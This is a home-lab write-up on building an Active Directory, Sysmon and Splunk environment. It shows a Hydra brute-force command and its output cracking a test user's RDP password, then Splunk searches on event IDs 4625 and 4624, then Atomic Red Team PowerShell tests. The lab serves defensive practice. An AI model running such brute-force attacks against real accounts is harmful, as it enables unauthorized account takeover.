


# Active Directory & Attack Detection Lab


## 🔧 Lab Architecture

- **SIEM:** Splunk Enterprise (Ubuntu)
- **Domain Controller:** Windows Server 2022 (Active Directory DS)
- **Target:** Windows 10 (Sysmon & Splunk Universal Forwarder)
- **Attacker:** Kali Linux (Hydra)
- **Network:** Private NAT Network



#1

Used NAT for sharing IP across 4 Virtual Machines used in this project, The



Network address that was used is 192.168.10.0/24

#2

Configured Sysmon with sysmonconfig.xml through Powershell and also created a inputs.conf file for SplunkForwarder in the local folder (never configure files in the default folder) The conf file below shows what Event Logs to grab and what index to put it under, this being index=endpoint. (This process was the same for the Target-PC and Windows AD Server)

```
inputs - Notepad
File Edit Format View Help
[WinEventLog://Application]
index = endpoint
disabled = false


[WinEventLog://Security]
index = endpoint
disabled = false

[WinEventLog://System]
index = endpoint
disabled = false

[WinEventLog://Microsoft-Windows-Sysmon/Operational]
index = endpoint
disabled = false
renderXml = true
source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
```


#3

**Splunk Enterprise IP address was changed to static (default gateway is 192.168.10.2) and receiving port 9997 was enabled via Splunk Web Interface so it can ingest data from Target-PC and Windows AD Server**




**#4**

**Established a navs.local domain and created test users for the brute force attack**



#5

After linking the Target-PC with navs.local domain and logging into a user account, I proceeded with the Brute Force Attack using hydra on Kali Linux. After creating a password.txt file with a random generation of passwords I purposely included the password that logs into the Victims account to see what result I would get.

A screenshot of a terminal window with a dark background. At the top, there is a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, the terminal shows a prompt '(kali㉿kali)-[~/Desktop/AD-Project]' followed by the command '\$ hydra -t 1 -l JMendoza1 -P passwords.txt rdp://192.168.10.100'. The output of the command is displayed in a light blue monospace font. It includes the Hydra version (v9.5), a warning about the experimental RDP module, and the successful discovery of the password 'Hereiam15@' for the user 'JMendoza1' on host '192.168.10.100'. The terminal ends with the same prompt as it started with.

```
(kali㉿kali)-[~/Desktop/AD-Project]
$ hydra -t 1 -l JMendoza1 -P passwords.txt rdp://192.168.10.100
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-23 14:
18:29
[WARNING] the rdp module is experimental. Please test, report - and if possib
le, fix.
[DATA] max 1 task per 1 server, overall 1 task, 22 login tries (l:1/p:22), ~2
2 tries per task
[DATA] attacking rdp://192.168.10.100:3389/
[3389][rdp] host: 192.168.10.100 login: JMendoza1 password: Hereiam15@
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-23 14:18:51

(kali㉿kali)-[~/Desktop/AD-Project]
$
```

After enabling RDP for this type of attack it was able to return the correct password which would then compromise the victims account

The command used was

**hydra -t 1 -l JMendoza1 -P passwords.txt rdp://192.168.10.100**

#6

Going onto the detection part of this project I will be querying for **index=endpoint** alongside the user who was attacked **Account\_Name="JMendoza1"**, I will also search for Event ID of 4625 (Failed Login) and Event ID of 4624 (Successful Login) which will show us how many times the brute force attack failed to login before successfully getting the password correct.

## New Search

index=endpoint Account\_Name="JMendoza1" EventCode=4625

i	Time	Event
>	2/23/26 10:59:38.961 PM	02/23/2026 02:59:38.961 PM LogName=Security EventCode=4625 EventType=0 ComputerName=Target-PC.navs.local <a href="#">Show all 61 lines</a> host = Target-PC   source = WinEventLog:Security   sourcetype = WinEventLog:Security
>	2/23/26 10:59:37.945 PM	02/23/2026 02:59:37.945 PM LogName=Security EventCode=4625 EventType=0 ComputerName=Target-PC.navs.local <a href="#">Show all 61 lines</a> host = Target-PC   source = WinEventLog:Security   sourcetype = WinEventLog:Security
>	2/23/26 10:59:36.923 PM	02/23/2026 02:59:36.923 PM LogName=Security EventCode=4625 EventType=0 ComputerName=Target-PC.navs.local <a href="#">Show all 61 lines</a> host = Target-PC   source = WinEventLog:Security   sourcetype = WinEventLog:Security
>	2/23/26 10:59:35.905 PM	02/23/2026 02:59:35.905 PM LogName=Security EventCode=4625 EventType=0 ComputerName=Target-PC.navs.local <a href="#">Show all 61 lines</a> host = Target-PC   source = WinEventLog:Security   sourcetype = WinEventLog:Security
>	2/23/26 10:59:34.888 PM	02/23/2026 02:59:34.888 PM LogName=Security EventCode=4625 EventType=0 ComputerName=Target-PC.navs.local <a href="#">Show all 61 lines</a> host = Target-PC   source = WinEventLog:Security   sourcetype = WinEventLog:Security

The images above show events which have a time difference of a few milliseconds, which is a **key** indicator of a potential brute force attack as it is trying to use multiple passwords at the same time.

## #7

**This shows that when searching for Event ID 4624 (Successful Login) will also show how many times it occurs along the IP address so we can see if it's coming from the **attacker's IP address (192.168.10.250)** or the **Victims (192.168.10.100)**. The highlighted parts below show the victims account name and the source.**

## Attackers Machine

i	Time	Event																											
✓	2/23/26 10:46:34.220 PM	02/23/2026 02:46:34.220 PM LogName=Security EventCode=4624 EventType=0 ComputerName=ADDC01.navs.local <a href="#">Show all 70 lines</a> <div>Event Actions ▼</div> <table> <thead> <tr> <th>Type</th><th><input checked="" type="checkbox"/> Field</th><th>Value</th></tr> </thead> <tbody> <tr> <td rowspan="3">Selected</td><td><input checked="" type="checkbox"/> host ▼</td><td>ADDC01</td></tr> <tr> <td><input checked="" type="checkbox"/> source ▼</td><td>WinEventLog:Security</td></tr> <tr> <td><input checked="" type="checkbox"/> sourcetype ▼</td><td>WinEventLog:Security</td></tr> <tr> <td rowspan="3">Event</td><td><input type="checkbox"/> Account_Name ▼</td><td>- JMendoza1</td></tr> <tr> <td><input type="checkbox"/> Message ▼</td><td>An account was successfully logged on. The account name is S-1-5-21-1252493999-2771870793-34. The process information: Process ID: 0x0 Process Name: explorer.exe (LM only): - Key Length: 0 This event is generated when a user logs on to a computer or a local process such as Winlogon.exe. The network fields indicate the source of the authentication information fields provide the source of the authentication. Package name indicates which sub-process was used.</td></tr> <tr> <td><input type="checkbox"/> Source_Network_Address ▼</td><td>192.168.10.100</td></tr> <tr> <td></td><td>Time</td><td>_time ▼ 2026-02-23T22:46:34.220+00:00</td></tr> <tr> <td rowspan="3">Default</td><td><input type="checkbox"/> index ▼</td><td>endpoint</td></tr> <tr> <td><input type="checkbox"/> linecount ▼</td><td>70</td></tr> <tr> <td><input type="checkbox"/> splunk_server ▼</td><td>su1</td></tr> </tbody> </table>	Type	<input checked="" type="checkbox"/> Field	Value	Selected	<input checked="" type="checkbox"/> host ▼	ADDC01	<input checked="" type="checkbox"/> source ▼	WinEventLog:Security	<input checked="" type="checkbox"/> sourcetype ▼	WinEventLog:Security	Event	<input type="checkbox"/> Account_Name ▼	- JMendoza1	<input type="checkbox"/> Message ▼	An account was successfully logged on. The account name is S-1-5-21-1252493999-2771870793-34. The process information: Process ID: 0x0 Process Name: explorer.exe (LM only): - Key Length: 0 This event is generated when a user logs on to a computer or a local process such as Winlogon.exe. The network fields indicate the source of the authentication information fields provide the source of the authentication. Package name indicates which sub-process was used.	<input type="checkbox"/> Source_Network_Address ▼	192.168.10.100		Time	_time ▼ 2026-02-23T22:46:34.220+00:00	Default	<input type="checkbox"/> index ▼	endpoint	<input type="checkbox"/> linecount ▼	70	<input type="checkbox"/> splunk_server ▼	su1
Type	<input checked="" type="checkbox"/> Field	Value																											
Selected	<input checked="" type="checkbox"/> host ▼	ADDC01																											
	<input checked="" type="checkbox"/> source ▼	WinEventLog:Security																											
	<input checked="" type="checkbox"/> sourcetype ▼	WinEventLog:Security																											
Event	<input type="checkbox"/> Account_Name ▼	- JMendoza1																											
	<input type="checkbox"/> Message ▼	An account was successfully logged on. The account name is S-1-5-21-1252493999-2771870793-34. The process information: Process ID: 0x0 Process Name: explorer.exe (LM only): - Key Length: 0 This event is generated when a user logs on to a computer or a local process such as Winlogon.exe. The network fields indicate the source of the authentication information fields provide the source of the authentication. Package name indicates which sub-process was used.																											
	<input type="checkbox"/> Source_Network_Address ▼	192.168.10.100																											
	Time	_time ▼ 2026-02-23T22:46:34.220+00:00																											
Default	<input type="checkbox"/> index ▼	endpoint																											
	<input type="checkbox"/> linecount ▼	70																											
	<input type="checkbox"/> splunk_server ▼	su1																											

Targets Machine

i	Time	Event																											
▼	2/23/26 10:59:39.981 PM	02/23/2026 02:59:39.981 PM LogName=Security EventCode=4624 EventType=0 ComputerName=Target-PC.navs.local <a href="#">Show all 70 lines</a> <div>Event Actions ▼</div> <table><tr><th>Type</th><th><input checked="" type="checkbox"/> Field</th><th>Value</th></tr><tr><td rowspan="3">Selected</td><td><input checked="" type="checkbox"/> host ▼</td><td>Target-PC</td></tr><tr><td><input checked="" type="checkbox"/> source ▼</td><td>WinEventLog:Security</td></tr><tr><td><input checked="" type="checkbox"/> sourcetype ▼</td><td>WinEventLog:Security</td></tr><tr><td rowspan="3">Event</td><td><input type="checkbox"/> Account_Name ▼</td><td>- JMendoza1</td></tr><tr><td><input type="checkbox"/> Message ▼</td><td>An account was successfully logged on. The user name is JMendoza1. The logon type is 3, which indicates an interactive logon. The process ID is 0x0. The process name is explorer.exe. The network fields indicate that the logon was successful. The authentication information fields provide details about the authentication process. - Package name indicates which subsystem was used for authentication.</td></tr><tr><td><input type="checkbox"/> Source_Network_Address ▼</td><td>192.168.10.250</td></tr><tr><td>Time</td><td><input type="checkbox"/> _time ▼</td><td>2026-02-23T22:59:39.981+00:00</td></tr><tr><td rowspan="3">Default</td><td><input type="checkbox"/> index ▼</td><td>endpoint</td></tr><tr><td><input type="checkbox"/> linecount ▼</td><td>70</td></tr><tr><td><input type="checkbox"/> splunk_server ▼</td><td>su1</td></tr></table>	Type	<input checked="" type="checkbox"/> Field	Value	Selected	<input checked="" type="checkbox"/> host ▼	Target-PC	<input checked="" type="checkbox"/> source ▼	WinEventLog:Security	<input checked="" type="checkbox"/> sourcetype ▼	WinEventLog:Security	Event	<input type="checkbox"/> Account_Name ▼	- JMendoza1	<input type="checkbox"/> Message ▼	An account was successfully logged on. The user name is JMendoza1. The logon type is 3, which indicates an interactive logon. The process ID is 0x0. The process name is explorer.exe. The network fields indicate that the logon was successful. The authentication information fields provide details about the authentication process. - Package name indicates which subsystem was used for authentication.	<input type="checkbox"/> Source_Network_Address ▼	192.168.10.250	Time	<input type="checkbox"/> _time ▼	2026-02-23T22:59:39.981+00:00	Default	<input type="checkbox"/> index ▼	endpoint	<input type="checkbox"/> linecount ▼	70	<input type="checkbox"/> splunk_server ▼	su1
Type	<input checked="" type="checkbox"/> Field	Value																											
Selected	<input checked="" type="checkbox"/> host ▼	Target-PC																											
	<input checked="" type="checkbox"/> source ▼	WinEventLog:Security																											
	<input checked="" type="checkbox"/> sourcetype ▼	WinEventLog:Security																											
Event	<input type="checkbox"/> Account_Name ▼	- JMendoza1																											
	<input type="checkbox"/> Message ▼	An account was successfully logged on. The user name is JMendoza1. The logon type is 3, which indicates an interactive logon. The process ID is 0x0. The process name is explorer.exe. The network fields indicate that the logon was successful. The authentication information fields provide details about the authentication process. - Package name indicates which subsystem was used for authentication.																											
	<input type="checkbox"/> Source_Network_Address ▼	192.168.10.250																											
Time	<input type="checkbox"/> _time ▼	2026-02-23T22:59:39.981+00:00																											
Default	<input type="checkbox"/> index ▼	endpoint																											
	<input type="checkbox"/> linecount ▼	70																											
	<input type="checkbox"/> splunk_server ▼	su1																											

#8

Lastly I installed AtomicRedTeam to simulate a MITRE ATT&CK T1059.001(Malicious Powershell Command Executions) and verified the telemetry within Splunk.

```
Select Administrator: Windows PowerShell

Running Atomic Tests
Progress:
[oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo]

Executing test: T1059.001-6 Powershell MsXml COM object - with prompt
2026-02-23T15:57:43 Download Cradle test success!
Exit code: 0
Done executing test: T1059.001-6 Powershell MsXml COM object - with prompt
Executing test: T1059.001-7 Powershell XML requests
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -exec bypass -nopprofile "$xml" is not recognized as an internal or external command, operable program or batch file.
Exit code: 255
Done executing test: T1059.001-7 Powershell XML requests
Executing test: T1059.001-8 Powershell invoke mshta.exe download
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\AtomicRedTeam\invoke-atomicredteam\Private\Invoke-Process.ps1:45 char:17
+ ~~~~~
+ $process.Start() > $null
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : Win32Exception

Exit code:
Done executing test: T1059.001-8 Powershell invoke mshta.exe download
Executing test: T1059.001-10 PowerShell Fileless Script Execution
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\AtomicRedTeam\invoke-atomicredteam\Private\Invoke-Process.ps1:45 char:17
+ ~~~~~
+ $process.Start() > $null
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : Win32Exception

Exit code:
Done executing test: T1059.001-10 PowerShell Fileless Script Execution
Executing test: T1059.001-11 NTFS Alternate Data Stream Access
Invoke-Expression : Cannot convert 'System.Object[]' to the type 'System.String' required by parameter 'Command'.
Specified method is not supported.
At line:3 char:19
+ Invoke-Expression $streamcommand}
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Invoke-Expression], ParameterBindingException
+ FullyQualifiedErrorId : CannotConvertArgument,Microsoft.PowerShell.Commands.InvokeExpressionCommand

Exit code: 0
Done executing test: T1059.001-11 NTFS Alternate Data Stream Access
Executing test: T1059.001-12 PowerShell Session Creation and Use
```



## #9

Splunk shows how this Telemetry test was displayed in the events section, it shows T1059.001 which is a type of abuse of powershell for malicious execution, in this instance there was nothing malicious related but it shows key things like asmi.dll which is used when bypassing security scanning to run scripts.

i	Time	Event
>	2/24/26 12:17:27.932 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon'><EventRecordID>21242</EventRecordID><Data Name='RuleName'>technique_id=T1059.001,technique_name=PowerShell</Data><Data Name='UtcTime'>2026-02-24T00:17:27.9321721Z</Data><Data Name='ImageLoaded'>C:\Windows\System32\amsi.dll</Data><Data Name='FileVersion'>10.0.19041.4</Data><Data Name='OriginalFileName'>amsi.dll</Data><Data Name='Hashes'>SHA1=347368018E1DAAF4F52C9</Data><Data Name='Signature'>Microsoft Windows</Data><Data Name='SignatureStatus'>Valid</Data></Event> host = Target-PC   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourceCategory = System
>	2/24/26 12:11:56.932 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon'><EventRecordID>21185</EventRecordID><Data Name='RuleName'>technique_id=T1059.001,technique_name=PowerShell</Data><Data Name='UtcTime'>2026-02-24T00:11:56.9325700Z</Data><Data Name='ImageLoaded'>C:\Windows\System32\amsi.dll</Data><Data Name='FileVersion'>10.0.19041.4</Data><Data Name='OriginalFileName'>amsi.dll</Data><Data Name='Hashes'>SHA1=347368018E1DAAF4F52C9</Data><Data Name='Signature'>Microsoft Windows</Data><Data Name='SignatureStatus'>Valid</Data></Event> host = Target-PC   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourceCategory = System
>	2/24/26 12:02:12.206 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon'><EventRecordID>20925</EventRecordID><Data Name='RuleName'>technique_id=T1059.001,technique_name=PowerShell</Data><Data Name='UtcTime'>2026-02-24T00:02:12.2063380Z</Data><Data Name='ImageLoaded'>C:\Windows\System32\amsi.dll</Data><Data Name='FileVersion'>10.0.19041.4</Data><Data Name='OriginalFileName'>amsi.dll</Data><Data Name='Hashes'>SHA1=347368018E1DAAF4F52C9</Data><Data Name='Signature'>Microsoft Windows</Data><Data Name='SignatureStatus'>Valid</Data></Event> host = Target-PC   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourceCategory = System
>	2/24/26 12:02:05.312 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon'><EventRecordID>9158</EventRecordID><Data Name='RuleName'>technique_id=T1059.001,technique_name=PowerShell</Data><Data Name='UtcTime'>2026-02-24T00:02:05.3125575Z</Data><Data Name='ImageLoaded'>C:\Windows\System32\amsi.dll</Data><Data Name='FileVersion'>10.0.20348.1 (Windows 10)</Data><Data Name='OriginalFileName'>amsi.dll</Data><Data Name='Hashes'>SHA1=3E0854E036C75F2BB7F0817C9F71</Data><Data Name='Signature'>Microsoft Windows</Data><Data Name='SignatureStatus'>Valid</Data><Data Name='ProcessId'>4</Data></Event> host = ADDC01   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourceCategory = System
>	2/23/26 11:54:26.258 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon'><EventRecordID>20630</EventRecordID><Data Name='RuleName'>technique_id=T1059.001,technique_name=PowerShell</Data><Data Name='UtcTime'>2026-02-23T23:54:26.2585611Z</Data><Data Name='ImageLoaded'>C:\Windows\System32\amsi.dll</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>amsi.dll</Data><Data Name='Signed'>true</Data><Data Name='Signature'>Microsoft Windows</Data></Event> host = Target-PC   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourceCategory = System
